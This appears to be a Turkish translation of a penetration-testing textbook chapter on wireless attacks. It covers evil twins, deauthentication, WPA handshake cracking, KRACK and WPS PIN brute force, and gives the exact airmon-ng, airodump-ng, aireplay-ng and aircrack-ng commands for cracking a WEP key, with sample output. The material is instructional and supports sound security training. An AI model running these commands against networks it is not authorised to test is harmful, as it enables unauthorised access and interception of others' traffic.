Kötü ikiz saldırısında , saldırgan hileli bir erişim noktası oluşturur ve onu Şekil 5-17'de gösterildiği gibi mevcut kurumsal ağ ile tamamen aynı şekilde yapılandırır.

Şekil 5-17 - Kötü İkiz Saldırısı




Tipik olarak saldırgan, kurbanı klonlanmış bir sabit portala veya bir web sitesine yönlendirmek için DNS sahtekarlığını kullanır. Kullanıcılar kötü ikizde oturum açtığında, bir bilgisayar korsanı, DNS önbelleğine kolayca sahte bir DNS kaydı enjekte edebilir ve sahte ağdaki tüm kullanıcıların DNS kaydını değiştirebilir. Kötü ikize giriş yapan herhangi bir kullanıcı, önbelleğe enjekte edilen sahte DNS kaydı tarafından yönlendirilecektir. DNS önbellek zehirlenmesi saldırısı gerçekleştiren bir saldırgan, DNS önbelleğinin sahte bir kaydı kabul etmesini ister. DNS sahtekarlığına karşı korunmanın bazı yolları, modern kablosuz uygulamalar tarafından sağlanan paket filtrelemeyi, şifreleme protokollerini ve sahtekarlık algılama özelliklerini kullanmaktır.

5.2.3 Disassociation (or Deauthentication) Attacks

Bir saldırgan, bir DoS koşulu gerçekleştirmek veya bu istemcilerin kötü bir ikize bağlanmasını sağlamak için meşru kablosuz istemcilerin meşru kablosuz AP'lerden veya kablosuz yönlendiricilerden kimlik doğrulamasının kaldırılmasına neden olabilir. Bu tür saldırı aynı zamanda ayrılma saldırısı olarak da bilinir çünkü saldırgan, kullanıcının kimliğini doğrulayan kablosuz AP ile ilişkisini keser (bağlantıyı kesmeye çalışır) ve ardından kullanıcının geçerli kimlik bilgilerini elde etmek için başka bir saldırı gerçekleştirir.

Hizmet seti tanımlayıcısı (SSID), 802.11 kablosuz yerel alan ağıyla (WLAN) ilişkili ad veya tanımlayıcıdır. SSID adları birçok kablosuz paket ve işaretçide düz metin olarak bulunur. Kablosuz bir istemcinin, kablosuz bir AP ile ilişki kurabilmesi için SSID'yi bilmesi gerekir. SSID'leri ve diğer kablosuz ağ trafiğini dinlemek ve yakalamak için Kismet veya KisMAC gibi kablosuz pasif araçları yapılandırmak mümkündür. Ayrıca Airmon-ng (Aircrack-ng paketinin bir parçası olan) gibi araçlar da bu keşif işlemini gerçekleştirebilmektedir. Aircrack-ng araç paketi https://www.aircrack-ng.org adresinden indirilebilir . Örnek 5-14 Airmon-ng aracını göstermektedir. Bu örnekteki sistemin beş farklı kablosuz ağ bağdaştırıcısı vardır ve izleme için wlan1 bağdaştırıcısı kullanılır.

Örnek 5-14 - Airmon-ng'yi Başlatma



Örnek 5-14'te **airmon-ng** komut çıkışı, **wlan0mon** arayüzünün mevcut olduğunu ve ağı izlemek için kullanıldığını gösterir. **ip -s -h -c link show wlan1** komutu , kablosuz arayüzün durumunu ve yapılandırmasını doğrulamak için kullanılabilir. Kablosuz ağ arayüzünü izleme moduna aldığınızda Airmon-ng, müdahale eden işlemleri otomatik olarak kontrol eder. Müdahale eden herhangi bir işlemi durdurmak için **airmon-ng check kill** komutunu kullanabilirsiniz .

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ip -s -h -c link show wlan0mon
7: wlan0mon: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN mode DEFAULT group d
efault qlen 1000
    link/ieee802.11/radiotap 24:05:0f:e7:54:64 brd ff:ff:ff:ff:ff:ff
    RX:  bytes packets errors dropped  missed   mcast
         18.8k     463      0       0       0       0
    TX:  bytes packets errors dropped carrier collsns
            0       0      0       0       0       0

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

Airodump *-ng* aracı (aynı zamanda Aircrack-ng paketinin bir parçasıdır), Örnek 5-15'te gösterildiği gibi kablosuz ağ trafiğini dinlemek ve analiz etmek için kullanılabilir.

Örnek 5-15 *- Airodump-ng Aracının Kullanılması*

```
|--[root@websploit]--[~]
|--- #airodump-ng wlan0mon
[CH  11 ][ Elapsed: 42 s ][ 2021-06-25 12:57
BSSID         PWR  Beacons     #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
06:FD:57:76:39:AE  -28  30           0    0  11   54   WPA  TKIP   PSK
FREE-INTERNET
BSSID              STATION                 PWR   Rate      Lost    Frames
Notes  Probes
(not associated)   02:00:00:00:02:00  -29    0 - 1      19         3
FREE-INTERNET
 (not associated)  F2:E7:9A:BB:8F:F4  -49    0 - 1       0         2
 (not associated)  EA:C8:35:5F:40:52  -49    0 - 1       0         2
 (not associated)  E6:A7:76:32:52:16  -49    0 - 1       0         2
```


Kablosuz ağları koklamak ve işlettikleri kanallarla birlikte SSID'lerini almak için Airodump-ng aracını kullanabilirsiniz.

Birçok şirket ve kişi, kablosuz AP'lerini SSID'lerinin reklamını yapmayacak (yayınlamayacak) ve yayın araştırma isteklerine yanıt vermeyecek şekilde yapılandırır. Ancak, kablosuz bir ağı yeterince uzun süre koklarsanız, sonunda AP ile ilişki kurmaya çalışan bir istemciyi yakalarsınız ve ardından SSID'yi alabilirsiniz. Örnek 5-15'te, mevcut her kablosuz ağ için temel hizmet seti tanımlayıcısını (BSSID) ve genişletilmiş temel hizmet seti tanımlayıcısını (ESSID) görebilirsiniz. Temel olarak ESSID, SSID ile aynı ağı tanımlar. ENC şifreleme protokolünü de görebilirsiniz. Şifreleme protokolleri Wi-Fi Korumalı Erişim (WPA) sürüm 1, WPA sürüm 2 (WPA2), WPA sürüm 3 (WPA3), Kabloluya Eşdeğer Gizlilik (WEP) veya açık (OPN) olabilir. (Bu protokoller arasındaki farkları bu modülün ilerleyen kısımlarında öğreneceksiniz.)

Kimlik doğrulama saldırısının nasıl gerçekleştirileceğine bir göz atalım. Şekil 5-18'de iki terminal penceresi görebilirsiniz. Üstteki terminal penceresi Airodump-ng yardımcı programının belirli bir kanal (**11**) ve bir ESSID (**corp-net**) üzerindeki çıktısını görüntüler . Aynı

terminal penceresinin altında, bağlı olduğu BSSID ile birlikte bir kablosuz istemciyi (**istasyon**) görebilirsiniz (bu örnekte **08:02:8E:D3:88:82).**

Şekil 5-18 *- Aireplay-ng ile Kimlik Doğrulama Saldırısı Gerçekleştirme*



Şekil 5-18'deki alt terminal penceresi, Aireplay-ng yardımcı programını kullanarak bir kimlik doğrulama saldırısının başlatılmasını göstermektedir. Kurban istasyonunun MAC adresi **DC:A4:CA:67:3B:01'dir ve şu anda kanal 11'deki ağ ile BSSID 08:02:8E:D3:88:82** ile ilişkilidir . **Aireplay-ng** komutu kullanıldıktan sonra kimlik doğrulamayı kaldırma (**DeAuth) mesajı BSSID 08:02:8E:D3:88:82'ye** gönderilir . Kimlik doğrulama paketlerinin **-c** seçeneği kullanılarak istemciye gönderilmesiyle saldırı hızlandırılabilir .

802.11w standardı, Yönetim Çerçevesi Koruması (MFP) özelliğini tanımlar. MFP, kablosuz aygıtları, aksi durumda geçerli bir kullanıcı oturumunun kimliğini geçersiz kılabilecek diğer kablosuz aygıtlardan gelen sahte yönetim çerçevelerine karşı korur. Başka bir deyişle MFP, kimlik doğrulama saldırılarına karşı savunmaya yardımcı olur. MFP, kablosuz istemci (istemci) ile kablosuz altyapı aygıtı (AP, kablosuz yönlendirici vb.) arasında anlaşmaya varılır.

5.2.4 Başlatma Vektörü (IV) Saldırıları ve Güvenli Olmayan Kablosuz Protokoller

Saldırgan, iletim sırasında şifrelenen kablosuz paketin başlatma vektöründe (IV) bazı değişikliklere neden olabilir. Saldırganın amacı, tek bir paketin düz metni hakkında birçok bilgi elde etmek ve daha sonra aynı IV'ü kullanarak diğer paketlerin şifresini çözmek için kullanılabilecek başka bir şifreleme anahtarı oluşturmaktır. WEP, IV saldırıları da dahil olmak üzere birçok farklı saldırıya karşı hassastır.

WEP'e Yönelik Saldırılar

WEP birçok farklı saldırıya açık olduğundan, eski bir kablosuz protokol olarak kabul edilir. WEP'ten kaçınılmalıdır ve birçok kablosuz ağ cihazı artık bunu desteklememektedir. WEP anahtarları iki boyutta mevcuttur: 40 bit (5 bayt) ve 104 bit (13 bayt) anahtarlar. Ayrıca WEP, önceden paylaşılan anahtara (PSK) eklenen 24 bitlik bir IV kullanır. WEP ile bir kablosuz altyapı cihazını yapılandırdığınızda IV'ler düz metin olarak gönderilir.

WEP onlarca yıldır yenilgiye uğradı. WEP, RC4'ü, bir saldırganın çok az çabayla PSK'yı kırmasına olanak tanıyacak şekilde kullanır. Sorun, WEP'in her paketteki IV'leri nasıl kullandığıyla ilgilidir. WEP bir paketi şifrelemek için RC4'ü kullandığında, anahtarı RC4'e eklemeden önce gizli anahtarın başına IV'ü ekler. Daha sonra saldırgan, her pakette kullanılan "gizli" olduğu iddia edilen anahtarın ilk 3 baytına sahip olur. Bir saldırganın PSK'yı kurtarmak için havadan yeterli veri toplaması yeterlidir. Bir saldırgan bu tür saldırıları yalnızca ARP paketleri enjekte ederek hızlandırabilir (çünkü uzunluk tahmin edilebilirdir), bu da saldırganın PSK'yı çok daha hızlı kurtarmasına olanak tanır. Saldırgan, WEP anahtarını kurtardıktan sonra onu kablosuz ağa erişmek için kullanabilir.

Saldırgan WEP PSK'yı kırmak (kurtarmak) için Aircrack-ng araç setini de kullanabilir. Bu saldırıyı Aircrack-ng paketini kullanarak gerçekleştirmek için, saldırgan önce Örnek 5-16'da gösterildiği gibi Airmon-ng'yi başlatır.

Örnek 5-16 *- Kablosuz Ağı İzlemek İçin Airmon-ng'yi Kullanma*

```
root@kali# airmon-ng start wlan0 11
```

Örnek 5-16'da kablosuz arayüz **wlan0'dır** ve seçilen kablosuz kanal **11'dir** . Şimdi saldırgan, Örnek 5-17'de gösterildiği gibi BSSID **08:02:8E:D3:88:82'ye** yönlendirilen tüm iletişimleri dinlemek istiyor. Örnek 5-17'deki komut, tüm trafiği **ıv-capture.cap** adlı bir yakalama dosyasına yazar . Saldırganın yalnızca yakalama dosyasının önekini belirtmesi gerekir.

Örnek 5-17 *- BSSID'ye Giden Tüm Trafiği Dinlemek için* ***Airodump-ng'yi*** *Kullanma* ***08:02:8E:D3:88:82***

```
root@kali# airodump-ng -c 11 --bssid 08:02:8E:D3:88:82 -w ıv-capture wlan0
```

Saldırgan, Örnek 5-18'de gösterildiği gibi, ARP isteklerini dinlemek ve ardından bunları tekrar kablosuz ağa eklemek için Aireplay-ng'yi kullanabilir.

Örnek 5-18 *- ARP Paketlerini Enjekte Etmek için Aireplay-ng'yi Kullanma*

```
root@kali# aireplay-ng -3 -b 08:02:8E:D3:88:82 -h 00:0F:B5:88:AC:82 wlan0
```

Saldırgan, Örnek 5-19'da gösterildiği gibi WEP PSK'yı kırmak için Aircrack-ng'yi kullanabilir.

Örnek 5-19 *- WEP PSK'yı Kırmak için* ***Aircrack-ng'yi*** *Kullanmak*

```
root@kali# aircrack-ng -b 08:02:8E:D3:88:82 ıv-capture
```

Aircrack-ng WEP PSK'yi kırdıktan (kurtardıktan) sonra Örnek 5-20'deki çıktı görüntülenir. Kırılan (kurtarılan) WEP PSK, vurgulanan satırda gösterilir.

Örnek 5-20 *- Kırılmış (Kurtarılmış) WEP PSK*


```
                                Aircrack-ng 0.9


                            [00:02:12] Tested 924346 keys (got
99821 IVs)

 KB  depth byte(vote)
 0   0/ 9 12( 15) A9( 25) 47( 22) F7( 12) FE( 22) 1B( 5) 77( 3)
A5( 5) F6( 3) 02( 20)
 1     0/ 8 22( 11) A8( 27) E0( 24) 06( 18) 3B( 26) 4E( 15) E1( 13)
25( 15) 89( 12) E2( 12)
 2     0/ 2 32( 17) A6( 23) 15( 27) 02( 15) 6B( 25) E0( 15) AB( 13)
05( 14) 17( 11) 22( 10)
 3     1/ 5 46( 13) AA( 20) 9B( 20) 4B( 17) 4A( 26) 2B( 15) 4D( 13)
55( 15) 6A( 15) 7A( 15)


                    KEY FOUND! [ 56:7A:15:9E:A8 ]
      Decrypted correctly: 100%
```

WPA'ya Karşı Saldırılar


WPA ve WPA sürüm 2 (WPA2) farklı güvenlik açıklarına karşı hassastır. WPA sürüm 3 (WPA3), WPA ve WPA2'nin maruz kalabileceği tüm güvenlik açıklarını giderir ve birçok kablosuz profesyonel, kuruluşlara ve bireylere WPA3'ü önerir.

WPA'nın tüm sürümleri, PSK dahil farklı kimlik doğrulama yöntemlerini destekler. WPA, WEP'i etkileyen IV saldırılarına karşı duyarlı değildir; ancak bir istemci ile kablosuz altyapı cihazı arasındaki WPA dört yönlü el sıkışmayı yakalamak ve ardından WPA PSK'ya kaba kuvvet uygulamak mümkündür.

Şekil 5-19 WPA dört yönlü el sıkışmayı göstermektedir.



Şekil 5-20 *- WPA Dört Yönlü El Sıkışmanın Yakalanması ve PSK'nın Kırılması*



Şekil 5-20'de aşağıdaki adımlar gösterilmektedir:

Adım 1 . Saldırgan Wi-Fi ağını izler ve kurumsal ağ SSID'sine bağlı kablosuz istemcileri bulur.

Adım 2 . Saldırgan, kablosuz istemcinin kimliğini doğrulamak için DeAuth paketleri gönderir.

Adım 3 . Saldırgan WPA dört yönlü el sıkışmayı yakalar ve WPA PSK'yı kırar. (Bu saldırıyı gerçekleştirmek için kelime listeleri ve Aircrack-ng gibi araçları kullanmak mümkündür.)

KRACK Saldırıları

Leuven Üniversitesi'nden Mathy Vanhoef ve Frank Piessens, WPA ve WPA2'yi etkileyen bir dizi güvenlik açığı bulup açıkladılar. KRACK (*anahtar yeniden yükleme saldırısı* anlamına gelir) olarak da adlandırılan bu güvenlik açıkları ve bunlarla ilgili ayrıntılar *https://www.krackattacks.com* adresinde yayınlanmaktadır .

Bu güvenlik açıklarından yararlanılması belirli cihaz yapılandırmasına bağlıdır. Başarılı bir şekilde yararlanma, kimliği doğrulanmamış saldırganların daha önce kullanılmış bir şifreleme veya bütünlük anahtarını (belirli bir güvenlik açığına bağlı olarak istemci veya erişim noktası aracılığıyla) yeniden yüklemesine olanak tanıyabilir. Daha önce kullanılmış bir anahtar başarıyla yeniden yüklendiğinde (açıklanan güvenlik açıklarından yararlanılarak), bir saldırgan yeniden yüklenen anahtarı kullanarak trafiği yakalamaya devam edebilir ve bu trafiğin şifresini çözmeye çalışabilir. Ayrıca saldırgan daha önce görülen trafiği taklit etmeye veya yeniden oynatmaya çalışabilir. Saldırgan bu faaliyetleri, el sıkışma mesajlarının yeniden iletimini değiştirerek gerçekleştirebilir

WPA3 Güvenlik Açıkları

Hiçbir teknoloji veya protokol mükemmel değildir. Son yıllarda WPA3'te birçok güvenlik açığı keşfedildi. WPA3 protokolü, kimlik doğrulama için Genişletilebilir Kimlik Doğrulama Protokolü'nü (EAP) kullanan, "yusufçuk el sıkışması" adı verilen yeni bir el sıkışmayı tanıttı. Çeşitli güvenlik açıkları, bir saldırganın farklı yan kanal saldırıları, sürüm düşürme saldırıları ve DoS koşulları gerçekleştirmesine olanak tanıyabilir. Bu güvenlik açıklarının birçoğu güvenlik araştırmacısı Mathy Vanhoef tarafından bulundu. (Bu saldırılarla ilgili ayrıntılar için *https://wpa3.mathyvanhoef.com* adresine bakın .)

FragAttacks (parçalanma ve toplama saldırıları anlamına gelir), bir saldırganın WPA3'ten yararlanmasına olanak tanıyan başka bir güvenlik açığı türüdür. Ayrıntılar ve FragAttacks demosu için bkz . *https://www.fragattacks.com* .

Wi-Fi Korumalı Kurulum (WPS) PIN Saldırıları

Wi-Fi Korumalı Kurulum (WPS), kablosuz ağların dağıtımını basitleştiren bir protokoldür. Kullanıcıların kablosuz bir cihazla çok az etkileşime girerek kolayca bir WPA PSK oluşturabilmeleri için uygulanmıştır. Tipik olarak, kablosuz aygıtın dışına veya onunla birlikte gelen kutuya basılmış bir PIN, kablosuz aygıtın temel hazırlığını yapmak için kullanılır. Çoğu uygulama, arka arkaya milyonlarca PIN kombinasyonunu yanlış bir şekilde denemenizi umursamaz; bu, bu cihazların kaba kuvvet saldırılarına karşı duyarlı olduğu anlamına gelir.

Reaver adı verilen bir araç, WPS saldırılarını çok basit ve yürütülmesi kolay hale getirir. Reaver'ı *https://github.com/t6x/reaver-wps-fork-t6x* adresinden indirebilirsiniz .